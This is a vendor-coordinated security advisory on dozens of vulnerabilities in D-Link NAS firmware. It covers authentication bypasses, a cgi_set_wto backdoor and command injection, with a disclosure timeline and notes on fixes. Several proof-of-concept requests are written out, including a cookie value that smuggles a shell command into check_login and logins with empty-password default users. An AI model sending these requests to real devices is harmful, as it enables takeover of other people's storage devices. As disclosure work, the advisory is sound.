SECURITY EVALUATION ANALYSIS AND RESEARCH LABORATORY LTD.

SECURITY ADVISORY

V3.0

MULTIPLE VULNERABILITIES IN D-LINK DNS-320, 320L, 327L, AND DNR-326 DEVICES

Document identifier:

File name: D-Link_Security_advisory_3_0_public.docx
Date: May 27, 2015
Created by: Gergely Eberhardt (@ebux25)
SEARCH-LAB Security Evaluation Analysis and Research Laboratory Ltd.

TABLE OF CONTENTS

1. EXECUTIVE SUMMARY

The Embedded Devices Security Team in SEARCH-LAB performed a security assessment on 4 different D-Link devices. The assessment has identified altogether 53 unique vulnerabilities in the latest firmware (dated 30-07-2014). Several vulnerabilities can be used by a remote attacker to execute arbitrary code and gain full control over the device. We listed a few of the most critical findings' problem areas:

- Authentication can be bypassed in several ways, allowing an attacker to take full control over the device without the need to exploit any programming or design bugs.
- We found a few unsuccessful security workarounds to fix earlier vulnerabilities, which introduced even more serious problems, leading to command injection and the possibility to take full control over the device.
- Even though there were several security patches and workarounds in the session management part of the code, we still found serious problems with it. It was still possible to perform unauthenticated file upload to an arbitrarily chosen location, which also leads to the possibility of taking full control over the device.
- Default users (`root`, `nobody`) can be used during authentication, and the administrator cannot change the default (empty) password of these users from the user interface.

We recommend you consider the following as possible next steps:

- Fix all the vulnerabilities that can be easily corrected
- For the more complex vulnerabilities, first make a plan to fix them and have it verified by a security expert; after implementing the fixes, have the security expert verify the results as well.
- For problems that may require changes on the design level, consult a security expert in order to explore the possible solutions even before creating a plan for the necessary changes.
- Consider changes even on a business model level in order to make the users interested in keeping their firmware up-to-date – e.g. by providing an important service that can only be used with the latest firmware or establishing an infrastructure for automated updates with the user's consent, thus eliminating the need for backdoors.
- We recommend a one-time systematic code audit to check for vulnerabilities in the entire codebase across different devices.
- We also recommend regular security code reviews for new devices or firmware updates.

1.1 Timeline

2014.07.16: Initial request to report vulnerabilities.

2014.07.16: D-Link security incident response team answered and requested vulnerability details.

2014.07.17: We shared a limited overview with D-Link and request a PGP key.

2014.07.21: D-Link sent a PGP key and described the normal schedule for security fixes.

2014.07.21: We sent the first version of our report.

2014.07.23: D-Link sent a reply referring to DIR-865L.

2014.07.25: We requested a call to speed-up the reporting process.

2014.07.31: We were redirected to D-Link Europe

2014.07.31: We requested PGP key from D-Link Europe also

2014.07.31: D-Link confirmed the vulnerabilities reported in our first advisory.

2014.07.31: We sent our final report to D-Link.

2014.08.01: D-Link Europe sent contact information about the Product Management team in Europe.

2014.08.07: D-Link described an action plan for solving security problems.

2014.08.07: We offered a review for the fixes

2014.09.18: Firmware patches of DNR-320L, DNS-320LW (1.04b08), DNS-322L (Version 2.10 build 03) and DNR-326 (Version 2.10 build 03) were sent for review.

2014.09.29: Review of the firmware patches were sent to D-Link.

2014.09.29: We sent CVE ID request to MITRE

2014.10.04: MITRE answered and assigned 4 CVE ID and requested more information on some topics

2014.10.06: We sent the request information to MITRE (no answer received).

2014.10.20: D-Link requested some clarification about the remaining issues and sent the DNS-327L (1.04b01) firmware for review.

2014.10.21: A quick review revealed that none of the PHP related issues were resolved in the DNS-327L firmware (these issues were already solved in DNS-320LW).

2014.10.31: D-Link requested a confirmation that PHP related issues really remained unfixed.

2014.10.31: Confirmation and clarification were sent to D-Link.

2014.11.03: D-Link replied that PHP issues are under investigation.

2014.11.04: D-Link replied to our clarification notes.

2014.11.04: We requested information about the planned issues.

2014.11.05: D-Link promised that except 2 issues the remaining ones will be fixed by end of November.

2014.11.05: D-Link asked a confirmation about the implemented security measures.

2014.11.05: We confirmed the security measures and explained the remaining problems with them.

2014.11.18: D-Link accepted our arguments about the necessary security measures.

2015.01.20: D-Link sent DNS-320L (1.04b12 build1226) and DNS-320L (1.03b04 Build0119) firmwares for review.

2015.01.27: We sent the review result to D-Link about incorrect fixes and some new vulnerabilities, which were revealed by the review process.

2015.05.11: We notified D-Link about the publication data.

2015.05.12: D-Link sent a reply with some comments about the reviewed fixes.

2015.05.12: We answered for the comments and suggested that low risk issues are also worth to fix.

2015.05.18: D-Link sent detailed reply for the review result and asked some more time to fix the releases.

2015.05.19: We informed D-Link that only the fixed and reviewed problems will be disclosed in the first round.

2015.05.27: We released the advisory.

2. FINDINGS

2.1 Affected products and vulnerability matrix

We checked the latest firmware version of the following devices:

- DNS-320, Revision A: 2.03, 13/05/2013
- DNS-320L, 1.03b04, 11/11/2013 (most of the findings were also validated on the latest beta 1.04b07)
- DNS-327L, 1.02, 02/07/2014
- DNR-326, 1.40b03, 7/19/2013

The firmware of each of these devices has a lot in common, but because every device offered slightly different functionality, the contained modules and the version of the used modules are different. For this reason the discovered vulnerabilities did not affect every device. To see the complete picture we created a vulnerability matrix containing all discovered vulnerabilities and the devices affected (we marked critical vulnerabilities in **bold**).

Vulnerability	DNS-320A	DNS-320L	DNS-327L	DNR-326
Insecure direct object references	💣	💣	💣	💣
`info.cgi` information disclosure	💣	💣	💣	💣
`discovery.cgi` information disclosure	💣			💣
`status_mgr.cgi` information disclosure	💣			💣
`widget_api.cgi` information disclosure	💣	💣	💣	💣
`wizard_mgr.cgi` information disclosure	💣			💣
`app_mgr.cgi` information disclosure	💣			💣
Authentication bypass with default users	💣	💣	💣	💣
Insecure cookies	💣	💣	💣	💣
[redacted]		💣	💣	
Authentication bypass backdoor with `cgi_set_wto`	💣	💣	💣	💣
[redacted]		💣	💣	
`Check_login` command injection vulnerability	💣	💣	💣	💣

Vulnerability	DNS-320A	DNS-320L	DNS-327L	DNR-326
`Check_login` bypass vulnerability				💣
Unauthenticated access of `apkg_mgr.cgi`	–[1]			💣
Unauthenticated access of `app_mgr.cgi`	–			💣
Unauthenticated access of `discovery.cgi`	–			💣
Unauthenticated access of `dsk_mgr.cgi`	–			💣
Unauthenticated access of `gui_mgr.cgi`	–			💣
Unauthenticated access of `status_mgr.cgi`	–			💣
Unauthenticated access of `widget_api.cgi`	–	💣	💣	💣
Unauthenticated access of `wizard_mgr.cgi`	–			💣
Unauthenticated access of `et.cgi`	–	💣	💣	
Unauthenticated access of `gdrive.cgi`	–		💣	
Arbitrary file overwrite in `system_mgr.cgi/cgi_firmware_upload`	💣[2]	💣[3]	💣[4]	💣[5]
Arbitrary file overwrite in `file_sharing.cgi/3`	💣	💣		💣
Command injection in `system_mgr.cgi/cgi_ntp_time`	💣	💣	💣	💣
Command injection in `system_mgr.cgi/cgi_get_log_item`	💣	💣	💣	💣
Command injection in `login_mgr.cgi/logout`	💣			💣
Command injection in `account_mgr.cgi/cgi_user_add`	💣	💣	💣	💣
Command injection in `account_mgr.cgi/cgi_user_del`	💣	💣	💣	💣
Command injection in `account_mgr.cgi/cgi_chg_admin_pw`	💣	💣	💣	💣
Command injection in `account_mgr.cgi/cgi_user_batch_create`	💣	💣	💣	💣
Command injection in `account_mgr.cgi/cgi_create_import_users`	💣	💣	💣	💣
Command injection in	💣	💣	💣	💣

[1] CGI access control was not tested in DNS-320A, because there were only a few of the used CGIs that checked the current session
[2] Without authentication
[3] After authentication
[4] After authentication
[5] After authentication

Vulnerability	DNS-320A	DNS-320L	DNS-327L	DNR-326
`file_center.cgi/Webdav_Upload_File`				
Command injection in `file_sharing.cgi/3`	💣	💣	💣	💣
Command injection in `network_mgr.cgi/cgi_dhcp`	💣	💣	💣	💣
Command injection in `network_mgr.cgi/cgi_speed`	💣	💣	💣	💣
Command injection in `network_mgr.cgi/cgi_jumbo`	💣	💣	💣	💣
Command injection in `network_mgr.cgi/cgi_ddns`	💣	💣	💣	💣
Command injection in `webfile_mgr.cgi/cgi_upload`	💣	💣	💣	
Command injection in `webfile_mgr.cgi/cgi_compress`	💣	💣	💣	
Command injection in `webfile_mgr.cgi/rm_link`	💣	💣	💣	
Command injection in `gdrive.cgi/4`			💣	
Buffer overflow in the `login_mgr.cgi`	💣	💣	💣	💣
Buffer overflow in the `file_sharing.cgi`	💣	💣		💣
Unauthenticated file upload with `save_ajax.php`		💣	💣	
Multi uploadify authentication bypass		💣	💣	
Uploadify authentication bypass on DNS-327L			💣	
Unauthenticated file upload with `web_file/upload.php`		💣		
Arbitrary file copy with `web_file/merge.php`		💣	💣	
Unauthenticated photo publish		💣	💣	
EXIF information could be obtained without authentication		💣	💣	
Summary	**32**	**37**	**37**	**38**

2.2 Information leakage

Insecure direct object references

Files under the `<device_ip>/xml` folder containing information about the device, firmware and drives could be accessed without authentication. We could access the following XML files:

- http://<device_ip>/xml/info.xml: Device local IP, name and software version
- http://<device_ip>/xml/dm_info.xml: HD and raid information

- http://<device_ip>/xml/dm_state.xml: HD and raid information
- http://<device_ip>/xml/sms_conf.xml: SMS configuration data
- http://<device_ip>/xml/webdav_account.xml: Webdav account information

Affected devices:

The insecure direct object reference vulnerability was checked on the following devices:

- DNS-320, Revision A: 2.03, 13/05/2013
- DNS-320L, 1.03b04, 11/11/2013
- DNS-327L, 1.02, 02/07/2014
- DNR-326, 1.40b03, 7/19/2013

Other devices may be affected also.

info.cgi information disclosure

The `info.cgi` disclosed information about the hardware and software.

POC request:

```
http://<device_ip>/cgi-bin/info.cgi
```

Response:

```
Product=dlink-81BE12 Model=DNS-320L Version=1.03.0904.2013 Build=
Macaddr=C4:A8:1D:81:BE:12 Wireless=NO Ptz
```

Affected devices:

`Info.cgi` information leakage vulnerability was checked on the following devices:

- DNS-320, Revision A: 2.03, 13/05/2013
- DNS-320L, 1.03b04, 11/11/2013
- DNS-327L, 1.02, 02/07/2014
- DNR-326, 1.40b03, 7/19/2013

Other devices may be affected also.

discovery.cgi information disclosure

The `discovery.cgi` disclosed information about the device without authentication.

POC request:

```
http://<device_ip>/cgi-bin/discovery.cgi
```

Response:

```
<entry>
<Model>DNS-320</Model>
<IP>192.168.1.47</IP>
<Mac>…</Mac>
<Name>RE5TLTMyNQ==</Name>
<Version>2.03b03</Version>
<DCPVersion>1.0.3</DCPVersion>
<Serial>12345678</Serial>
<NetworkStatus>Wired</NetworkStatus>
<ConnectType>Fixed</ConnectType>
</entry>
```

Affected devices:

`discovery.cgi` information leakage vulnerability was checked on the following devices:

- DNS-320, Revision A: 2.03, 13/05/2013
- DNR-326, 1.40b03, 7/19/2013

Other devices may be affected also.

status_mgr.cgi information disclosure

The `status_mgr.cgi` disclosed information about the device without authentication.

POC request:

```
http://<device_ip>/cgi-bin/status_mgr.cgi?cmd=cgi_get_status
```

Response:

```
<status>
<dhcp_enable>0</dhcp_enable>
<ip>192.168.1.47</ip>
<netmask>255.255.255.0</netmask>
<gateway>192.168.1.254</gateway>
<dns1>165.21.83.88</dns1>
<dns2>165.21.100.88</dns2>
<name>…</name>
<workgroup>…</workgroup>
<description>DNS-320</description>
<mac>…</mac>
<txrx>136381118/163445086</txrx>
<temperature>143:62</temperature>
<manufacturer>None</manufacturer>
<product>Marvell Orion EHCI</product>
<battery>N/A</battery>
<ups_status>N/A</ups_status>
<usb_type>NONE</usb_type>
<flash_info/>
<uptime>8 days 0 hour 50 minutes</uptime>
</status>
```

Affected devices:

`status_mgr.cgi` information leakage vulnerability was checked on the following devices:

- DNS-320, Revision A: 2.03, 13/05/2013

- DNR-326, 1.40b03, 7/19/2013

Other devices may be affected also.

widget_api.cgi information disclosure

The `widget_api.cgi` disclosed information about the device without authentication.

POC requests:

```
http://<device_ip>/cgi-bin/widget_api.cgi?getSys
http://<device_ip>/cgi-bin/widget_api.cgi?getSer
http://<device_ip>/cgi-bin/widget_api.cgi?getHD
```

Responses:

```
getSys:
<hostname>dlink-
81BE12</hostname><IP>192.168.0.32</IP><tempF>104</tempF><tempC>40</tempC><vers
ion>1.03b04</version><HDnum>1</HDnum><model>DNS-320L<model><BT>0</BT>

getSer:
<UPNP>0</UPNP><iTunes>0</iTunes><FTP>0</FTP><USB>0</USB><model>DNS-
320L</model><BT>0</BT><HDnum>1</HDnum>

getHD:
/cgi-bin/widget_api.cgi?getHD
<flag>0</flag><model>DNS-320L</model><FMT HD></FMT HD><FMT percentage>-1</FMT
percentage><HDnum>1</HDnum><volume>sd/</volume><usage>6/</usage><volume_no>1/<
/volume_no><rebuild HD_no></rebuild HD_no><rebuild time></rebuild
time><BT>0</BT><Raid state>0/</Raid state>
```

Affected devices:

`widget_api.cgi` information leakage vulnerability was checked on the following devices:

- DNS-320, Revision A: 2.03, 13/05/2013
- DNS-320L, 1.03b04, 11/11/2013
- DNS-327L, 1.02, 02/07/2014
- DNR-326, 1.40b03, 7/19/2013

Other devices may be affected also.

wizard_mgr.cgi information disclosure

The `wizard_mgr.cgi` disclosed information about the device without authentication.

POC request:

```
http://<device_ip>/cgi-bin/wizard_mgr.cgi?cmd=cgi_get_wizard
```

Response:

```
<wizard>
```

```
<lan>
<dhcp_enable>0</dhcp_enable>
<ip>192.168.1.47</ip>
<netmask>255.255.255.0</netmask>
<gateway>192.168.1.254</gateway>
<dns1>165.21.83.88</dns1>
<dns2>165.21.100.88</dns2>
</lan>
<system>
<name>…</name>
<workgroup>…</workgroup>
<description>DNS-320</description>
<timezone>51</timezone>
</system>
</wizard>
```

Affected devices:

`wizard_mgr.cgi` information leakage vulnerability was checked on the following devices:

- DNS-320, Revision A: 2.03, 13/05/2013
- DNR-326, 1.40b03, 7/19/2013

Other devices may be affected also.

app_mgr.cgi information disclosure

The `app_mgr.cgi` disclosed information about the device without authentication.

POC request:

```
http://<device_ip>/cgi-bin/app_mgr.cgi?cmd=FTP_Server_Get_Config
```

Response:

```
<config>
<maxclientsnumber>10</maxclientsnumber>
<maxidletime>10</maxidletime>
<port>21</port>
<flowcontrol>0</flowcontrol>
<filesystemcharset>UTF-8</filesystemcharset>
<clientcharset>ISO8859-1</clientcharset>
<passiveportrange>55536:55663</passiveportrange>
<exip>0.0.0.0</exip>
<externalip>0.0.0.0</externalip>
<state>1</state>
<tlsencryption>1</tlsencryption>
<forcepasvmode>0</forcepasvmode>
<connect_per_ip>5</connect_per_ip>
<fxpaccess>0</fxpaccess>
</config>
```

Affected devices:

`wizard_mgr.cgi` information leakage vulnerability was checked on the following devices:

- DNS-320, Revision A: 2.03, 13/05/2013
- DNR-326, 1.40b03, 7/19/2013

Other devices may be affected also.

Notes

Most of these vulnerabilities were published after the original report under CVE-2014-2704 and CVE-2014-2692.

2.3 Authentication issues

Authentication bypass with default users

The `login_mgr.cgi` performed the authentication based on the OS credentials stored in the `/etc/shadow` file. Since the shadow file was used directly, every valid user and password could be used as credentials.



Figure 1 — Authentication check in the `login_mgr.cgi`

The default `shadow` file contained the following users:

```
admin:[redacted]:0:0:99999:7:::
nobody:pACwI1fCXYNw6:0:0:99999:7:::
squeezecenter:$1$$o7vIitnZu4MHlaR5S90M/1:15460:0:99999:7:::
root:$1$$qRPK7m23GJusamGpoGLby/:14746:0:99999:7:::
```

From the above list the `admin`, `nobody` and the `root` users' default passwords were empty. Because every user could be used to login to the system, the user should be able to change

every corresponding password – however, the user interface allowed changing only the password of the `admin` user.

To disable the `root` and `nobody` users, the following client side Javascript was used:

```
$("#submit_but").click(function(){
//can't login
var name=$("#f_username").val();
var re=/root|anonymous|nobody|administrator|ftp|guest|squeezecenter|sshd/i;
var y=name.split(re);

if(y.length==0 || y==",")        //for ie,firefox
{
   document.location.href="/web/relogin.html";
}
```

Since this check was implemented in a client side script, the user could simply bypass the whole check by sending the login request to the `login_mgr.cgi` directly or modify the script in the browser. Depending on the current group settings **the root and nobody users could be used to bypass the authentication process.**

POC requests:

```
http://<device_ip>/cgi-bin/login_mgr.cgi?cmd=login&username=root&pwd=&port=&
f_type=1&f_username=&pre_pwd= &ssl_port=443
http://<device_ip>/cgi-bin/login_mgr.cgi?cmd=login&username=nobody&pwd=&port=&
f_type=1&f_username=&pre_pwd= &ssl_port=443
```

Affected devices:

The authentication bypass vulnerability with root and nobody users were checked on the following devices:

- DNS-320, Revision A: 2.03, 13/05/2013
- DNS-320L, 1.03b04, 11/11/2013
- DNS-327L, 1.02, 02/07/2014
- DNR-326, 1.40b03, 7/19/2013

Other devices may be affected also.

Notes

These vulnerabilities were resolved in the first firmware released after our report (DNR-320L and DNS-320LW 1.04b08, DNR-322L Version 2.10 build 03 and DNR-326 Version 2.10 build 03, DNS-327L 1.04b01).

Insecure cookies

After login, the cookies are set to store the username by the client side Javascript code. The server also stores the IP and username pair into a file in the `tmp` folder. The management interface and the CGI scripts (that require authentication in the first place) use the cookie username parameter to check the rights. The management interface checked the cookie with the `ui_check_wto` command of the `login_mgr.cgi`. This command compares the username and IP with the stored one and checks the timeout. Since `ui_check_wto` is called

by the client with an AJAX request, the result can be manipulated or the request can be blocked or removed from the page.

```
$.ajax({
    type:"POST",
    async:true,
    cache:false,
    url:"/cgi-bin/login_mgr.cgi",
    data:{cmd:'ui_check_wto'},
    success:function(data){
           //alert("data=" +data + "\nparentExists():"+ parentExists())
           if (data == "fail")
           {
                  setTimeout(timeout_alert,200);
           }
    }
});
```

Because of this cookie management, the following attacks were possible:

- If an admin is logged in to the device, another user with the same IP (e.g. the attacker is in the same remote network) can impersonate the admin by modifying the cookie.
- By removing the timeout check or modifying the response, the cookie check can be bypassed after the cookie was modified. In this case every service, which did not check the session (most of the CGI scripts in case of DNS-320) were accessible.
    - An attacker can do this by replacing "fail" with "success" in the response body from `ui_check_wto`.
    - Similarly, an attacker can replace "fail" with "failf".

Affected devices:

Insecure cookies vulnerability was checked on the following devices:

- DNS-320, Revision A: 2.03, 13/05/2013
- DNS-320L, 1.03b04, 11/11/2013
- DNS-327L, 1.02, 02/07/2014
- DNR-326, 1.40b03, 7/19/2013

Other devices may be affected also.

Notes

Insecure cookies vulnerability was published after the original report under CVE-2014-2692. Although this problem was reported to D-Link multiple times, but D-Link has not fixed until we made this report public.

Authentication bypass problem CVE-2014-7857

[redacted]

Authentication bypass backdoor with cgi_set_wto

We found in the `system_mgr.cgi` and in the `wizard_mgr.cgi` that before the session check (`login_check`) would be performed, the CGI checked whether the received command (`cmd` parameter) was the `cgi_set_wto`. If the check was successful, a new session was created with the current time and with the requester's remote address.

```
MOV     R2, #0x20
LDR     R0, =aCmd       ; "cmd"
STR     R3, [SP,#0x50+var_34]
STR     R3, [SP,#0x50+var_30]
STR     R3, [SP,#0x50+var_2C]
STR     R3, [SP,#0x50+var_28]
STR     R3, [SP,#0x50+var_24]
STR     R3, [SP,#0x50+var_20]
STR     R3, [SP,#0x50+var_1C]
STR     R3, [SP,#0x50+var_18]
STR     R3, [SP,#0x50+var_14]
STR     R3, [SP,#0x50+var_50]
STR     R3, [SP,#0x50+var_4C]
STR     R3, [SP,#0x50+var_48]
STR     R3, [SP,#0x50+var_44]
STR     R3, [SP,#0x50+var_40]
STR     R3, [SP,#0x50+var_3C]
STR     R3, [SP,#0x50+var_38]
BL      cgiFormString
MOV     R1, SP
MOV     R2, #0x20
LDR     R0, =aUsername_1 ; "username"
BL      cgiCookieString
MOV     R0, R4          ; s1
LDR     R1, =aCgi_set_wto ; "cgi_set_wto"
BL      strcmp
MOV     R5, SP
CMP     R0, #0
BNE     loc_FD6C
LDR     R4, =cgiRemoteAddr
LDR     R0, =aAdmin     ; "admin"
BL      wto_delTime
LDR     R1, [R4]
LDR     R0, =aAdmin     ; "admin"
BL      wto_setTime
LDR     R0, =aCgiremoteaddrS ; "cgiRemoteAddr = %s\n"
LDR     R1, [R4]
BL      printf_out
LDR     R0, =aTextHtml  ; "text/html"
BL      cgiHeaderContentType
```

Figure 2 — Handling of the `cgi_set_wto` command in the `system_mgr.cgi`

So a new admin session was created without requiring username and password. After it, the attacker had to do only to set the `Cookie` to `username=admin` and full access to the device was obtained.

Affected devices:

The existence of this backdoor was verified on the following devices:

- DNS-320L, 1.03b04, 11/11/2013
- DNS-327L, 1.02, 02/07/2014
- DNR-326, 1.40b03, 7/19/2013

We could confirm the presence of the backdoor on the following products/firmware versions also, which were not in the primarily checked devices:

- DNS-320B, 1,02b01, 23/04/2014
- DNS-345, 1.03b06, 30/07/2014
- DNS-325, 1.05b03, 30/12/2013
- DNS-322L, 2.00b07

Other devices may be affected also.

Notes

The `cgi_set_wto` authentication bypass issue was resolved by removing this CGI command in the latest firmwares (DNS-320L 1.04b12 and DNS-327L 1.03b04 Build0119). We don't know about fixes for other device models.

Authentication bypass problem 2

[redacted]

2.4 Access control of CGI commands

Check_login command injection vulnerability

Unauthenticated CGI commands were fixed in DNS-320L (1.03b04, 11/11/2013) and DNR-326 (1.40b03, 7/19/2013), but not in the latest DNS-320 firmware version (Revision A: 2.03, 13/05/2013).

The authentication was performed with the `check_login` function, which started with querying the username from the cookie and writing it to the `/tmp/test` file using the system command. The `check_login` was implemented in the following way in case of the DNR-326 (1.40b03, 7/19/2013):

```
EXPORT check_login
check_login

var_498= -0x498
var_480= -0x480
var_400= -0x400
var_10= -0x10

MOV     R12, SP
STMFD   SP!, {R11,R12,LR,PC}
SUB     R11, R12, #4
SUB     SP, SP, #0x490
MOV     R3, #1
STR     R3, [R11,#var_10]
SUB     R3, R11, #-var_400
SUB     R3, R3, #0xC
SUB     R3, R3, #4
LDR     R0, =aUsername_1 ; "username"
MOV     R1, R3
MOV     R2, #0x400
BL      cgiCookieString
SUB     R3, R11, #-var_480
SUB     R3, R3, #0xC
SUB     R3, R3, #4
SUB     R2, R11, #-var_400
SUB     R2, R2, #0xC
SUB     R2, R2, #4
MOV     R0, R3          ; s
LDR     R1, =aEchoSTmpTest ; "echo '%s' >/tmp/test"
BL      sprintf
SUB     R3, R11, #-var_480
SUB     R3, R3, #0xC
SUB     R3, R3, #4
MOV     R0, R3          ; command
BL      system
```

Figure 3 — Command injection in `check_login` function

The username was read out from the cookie to a local variable (`SP-0x410`). After it, this local variable was used to construct the `system` command using the `sprintf` function. The result string of the sprint function was placed also into a local variable (`SP-0x490`), which was `0x80` bytes before the previous one. If the username is larger than `0x6d` bytes, the `system` command string will overwrite the username buffer. Because the command buffer was before the username buffer, arbitrary code execution was not possible with this way.

However, the `system` command string contained the `username` cookie parameter, which could be modified by the attacker. So, **by changing the username cookie value, the attacker could execute an arbitrary system commands**.

Note: In some firmware versions (such as DNS-320L (1.03b04, 11/11/2013)) the remote IP address was also written to the test file along with the username.

POC requests:

The command injection could be triggered in the following way:

```
GET /cgi-bin/system_mgr.cgi?cmd=get_firm_v_xml HTTP/1.1
Host: <device_ip>
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:24.0) Gecko/20100101
Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: username=' $(ls)'
Connection: keep-alive
```

After sending the above request, the `tmp/test` file will contain the following data, which is the directory listing of the `cgi` folder:

```
account_mgr.cgi apkg_mgr.cgi app_mgr.cgi box.cgi codepage_mgr.cgi
download_mgr.cgi et.cgi folder_tree.cgi gui_mgr.cgi hd_config.cgi info.cgi
isomount_mgr.cgi local_backup_mgr.cgi login_mgr.cgi myMusic.cgi mydlink.cgi
mydlink_sync_mgr.cgi nas_sharing.cgi network_mgr.cgi p2p.cgi p2p_upload.cgi
photocenter_mgr.cgi r remote_backup.cgi s3.cgi sc_mgr.cgi scan_dsk.cgi
smart.cgi status_mgr.cgi system_mgr.cgi time_machine.cgi usb_backup.cgi
usb_device.cgi ve_mgr.cgi webdav_mgr.cgi webfile_mgr.cgi widget_api.cgi
wizard_mgr.cgi
```

Affected devices:

Insecure cookies vulnerability was checked on the following devices:

- DNS-320, Revision A: 2.03, 13/05/2013 (partially, since most of the CGI commands did not check the session at all)
- DNS-320L, 1.03b04, 11/11/2013
- DNS-327L, 1.02, 02/07/2014
- DNR-326, 1.40b03, 7/19/2013

Other devices may be affected also.

Notes

The `check_login` command injection problem was resolved in the first firmware released after our report (DNR-320L and DNS-320LW 1.04b08, DNR-322L Version 2.10 build 03 and DNR-326 Version 2.10 build 03, DNS-327L 1.04b01).

Check_login bypass vulnerability

In case of the latest version of the DNR-326 (1.40b03, 7/19/2013) **the `check_login` function**, which was responsible for validating the current session, **could be bypassed**. After writing out the username to the `tmp/test` file, the following code was executed:



Figure 4 — Authentication bypass for non-admin users

First, it checked whether the username was equal to `admin`. If the username was `admin`, the timeout of the session was checked in a branch which is not shown in the figure above. If the

username was not `admin`, the other branch checked whether it is an empty string. If it was not empty, the session was treated as valid. So, an attacker could bypass the check by modifying the cookie parameter to an arbitrary, but not empty string.

Note: In some firmware versions (such as DNS-320L (1.03b04, 11/11/2013)) session checking bypass was in case of the local IP (127.0.0.1) only.

POC requests:

The command injection could be triggered in the following way:

```
GET /cgi-bin/system_mgr.cgi?cmd=get_firm_v_xml HTTP/1.1
Host: <device_ip>
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:24.0) Gecko/20100101
Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: username=anything
Connection: keep-alive
```

Affected devices:

`Check_login` bypass vulnerability was checked on the following device:

- DNR-326, 1.40b03, 7/19/2013

Other devices may be affected also.

Notes

The `check_login` bypass vulnerability was fixed in DNR-326 Version 2.10 build 03.

We received the following CVE ID: CVE-2014-7858

Access control

We checked the implemented access control of the CGI modules for the checked devices.

Authentication problems in **DNR-326** (1.40b03, 7/19/2013) device:

CGI module	Command	Description

`Apkg_mgr.cgi`	`Module_Get_Info`
	`module_list`
	`module_show_install_status`
	`module_enable_disable`
	`module_uninstall`
	…
		Only the `module_re_install` command was protected.
		Information leakage and possible remote DoS.

`App_mgr.cgi`	`FTP_Server_Config`
	`FTP_Server_Get_Config`
	…
		Information leakage and possible remote DoS.

`Discovery.cgi`	-	Information leakage

CGI module	Command	Description
Dsk_mgr.cgi	HD_Status HD_Config Get_current_raidtype FMT_manually_rebuild_now FMT_manually_rebuild_config FMT_restart …	Information leakage and remote DoS, because the FMT_restart command performed a do_reboot system command.
Gui_mgr.cgi	GUI_myfavorite_add GUI_myfavorite_info GUI_myfavorite_del GUI_myfavorite_sort GUI_myfavorite_sort_list GUI_myfavorite_remove_all_apkg	Information leakage and possible DoS by modifying GUI settings remotely.
Status_mgr.cgi		Information leakage
Widget_api.cgi	getSys getSer getHD	Information leakage
wizard_mgr.cgi	cgi_get_wizard	Information leakage

Authentication problems in **DNS-320L** (1.03b04, 11/11/2013) device:

CGI module	Command	Description
et.cgi	-	Stopped and restarted the utelnetd daemon without authentication, so an attacker could use it for remote DoS.
info.cgi	-	Information leakage
Widget_api.cgi	getSys getSer getHD	Information leakage

